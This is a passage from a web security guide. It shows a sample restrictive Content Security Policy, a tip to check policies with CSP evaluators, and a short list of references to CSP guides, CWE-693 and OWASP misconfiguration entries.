script-src 'self' https://trusted.cdn.com;

style-src 'self' https://trusted.styles.com;

img-src 'self';

font-src 'self';

connect-src 'self';

frame-ancestors 'self';

Use CSP Evaluators and CSP scanners during development to validate policies.

References

- Content Security Policy Guide
- Google Web Fundamentals: CSP
- GitHub - HTMLUnit CSP Resources
- CWE-693
- OWASP A05:2021 - Security Misconfiguration
- OWASP A06:2017 - Security Misconfiguration